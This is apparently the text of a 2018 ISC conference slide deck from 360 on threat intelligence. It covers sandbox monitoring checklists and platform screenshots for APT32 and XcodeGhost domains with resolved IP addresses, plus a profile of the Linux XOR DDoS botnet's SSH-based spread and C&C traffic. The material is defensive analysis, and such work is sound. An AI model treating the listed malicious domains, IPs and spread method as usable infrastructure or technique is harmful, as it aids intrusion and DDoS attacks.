


# 机器学习自动分类和识别



## 漏洞利用监控

- 是否在堆栈上执行了代码
- 是否在数据区执行代码
- 是否进行了内存布局
- 是否调用了其他函数指令
- ....



沙箱


高级威胁

## 恶意行为监控

- 是否释放可以文件
- 是否创建可以进程
- 是否修改注册表
- ....

## 网络行为监控

- 是否发起对外链接
- 是否启用HTTP或FTP
- 是否使用DNS Beacon
- ....




自动关联分析      分析      **显示**      文件      修改密码      登出

块状布局    树状布局    横向树状布局    引力布局    环状布局    显示名称    放大    缩小

缩略图



- 域名(21)
- 邮箱地址(5)
- IP(1)



- 分析原点
- 近亲节点
- 标记节点
- 关联节点
- 恶意节点

**查询表单**

类型: 域名

查询值: sin04s01.listpaz.com

分析类型: 关联分析图

开始查询

**详细信息**

是否动态域名: 否  
流行度: 网站有一定访问量  
最早注册时间: 2015-04-03 08:53:03  
最后更新事件: 2017-03-14 03:32:14  
注册过期时间: 2018-04-03 08:53:03  
最近访问时间: 2018-01-08 05:12:25  
尝试通信的样本数量: 4  
可疑的链接数量: 0

标签: APT APT32 OCEANLOTUS 海莲花

# 安全事件的定性



ISC 互联网安全大会



360 互联网安全中心

aaa xxxatat456.com

威胁情报 1 域名解析 23 注册信息 10 关联域名 100+ 定制搜索

开源情报

恶意家族

恶意类型	僵尸网络
风险等级	
影响平台	Linux
其他名称	
描述	<p>LDX (Linux Xor DDoS) 是一种运行于Linux系统下的木马程序,由C++编辑而成,使用rootkit技术。该木马中大量使用异或加密算法。受此恶意代码感染的系统连接至C&amp;C服务器获得目标列表并进行DDoS攻击,90%攻击目标在亚洲。</p> <p>细节:</p> <p>1.特点:</p> <ul style="list-style-type: none"><li>(1) 异或加密算法:样本和C&amp;C通信中大量使用异或加密算法,密文是由异或明文对一个16字节的密钥生成,所有的C&amp;C消息被异或加密,但不包括消息头部。样本中只有两处不同的二进制解密代码,解密代码固定。</li><li>(2) C&amp;C通信:基于TCP协议,大多数使用80端口,数据包格式固定。</li><li>(3) DDoS攻击:使用最多的攻击类型为syn_flood类型,攻击时前期为syn/dns flood类型,后期跟有tcp_ack_flood类型。</li><li>(4) 更新:下载和执行任意的二进制文件,更新自身。</li></ul> <p>2.传播方式:</p> <p>通过嵌入式设备,利用计算机的SSH服务获得目标计算机的root访问权限。获得安全证书并登录后,攻击者运行shell脚本下载木马程序。</p>
参考链接	<p><a href="https://www.yumpu.com/en/document/view/54673736/the-linux-xor-ddos-botnets/37">https://www.yumpu.com/en/document/view/54673736/the-linux-xor-ddos-botnets/37</a></p> <p><a href="http://thehackernews.com/2015/09/xor-ddos-attack.html">http://thehackernews.com/2015/09/xor-ddos-attack.html</a></p> <p><a href="http://www.securityweek.com/linux-xor-ddos-botnet-flexes-muscles-150-gbps-attacks">http://www.securityweek.com/linux-xor-ddos-botnet-flexes-muscles-150-gbps-attacks</a></p>

# 安全事件的溯源



ISC 互联网安全大会



360 互联网安全中心

init.icloud-analysis.com

威胁情报 3 域名解析 77 注册信息 3 关联域名 21 数字证书 0 定制搜索

init.icloud-analysis.com

XCODGHOST

钓鱼、欺诈

流行度 ☆☆☆☆☆

动态域名 否

隐私保护 否

白名单 否

创建时间

更新时间

过期时间

最近看到 2018/01/10

相关安全报告:

[MS-ISAC-03072017.txt](#)

高级可视化分析

最早时间	最近时间	解析结果	类型
2015/05/07	2015/05/08	52.6.167.64 52.68.131.221	美国/弗吉尼... 日本/东京都
2015/04/28	2015/05/07	45.33.33.228 45.33.48.226	美国/加利福... 美国/加利福...
2015/04/28	2015/04/30	45.33.33.228	美国/加利福...
2015/04/28	2015/04/29	45.33.48.226	美国/加利福...
2015/04/29	2015/04/29	45.33.48.226 52.68.131.221	美国/加利福... 日本/东京都
2015/04/28	2015/04/28	104.200.26.72 45.33.48.226	美国/加利福... 美国/加利福...
2015/04/28	2015/04/28	104.200.26.72	美国/加利福...
2015/04/28	2015/04/28	104.200.26.72 45.33.33.228	美国/加利福... 美国/加利福...
2015/03/14	2015/04/27	104.238.125.92	美国/亚利桑...
2015/04/27	2015/04/27	52.68.131.221 52.68.169.28	日本/东京都 日本/东京都

历史解析 - 其它记录

# 人与经验知识积累



ISC互联网安全大会



360互联网安全中心



ZERO TRUST SECURITY



ISC 互联网安全大会



360 互联网安全中心

# 谢谢!

2018 ISC 互联网安全大会 中国·北京  
Internet Security Conference 2018 Beijing·China  
(原中国互联网安全大会)

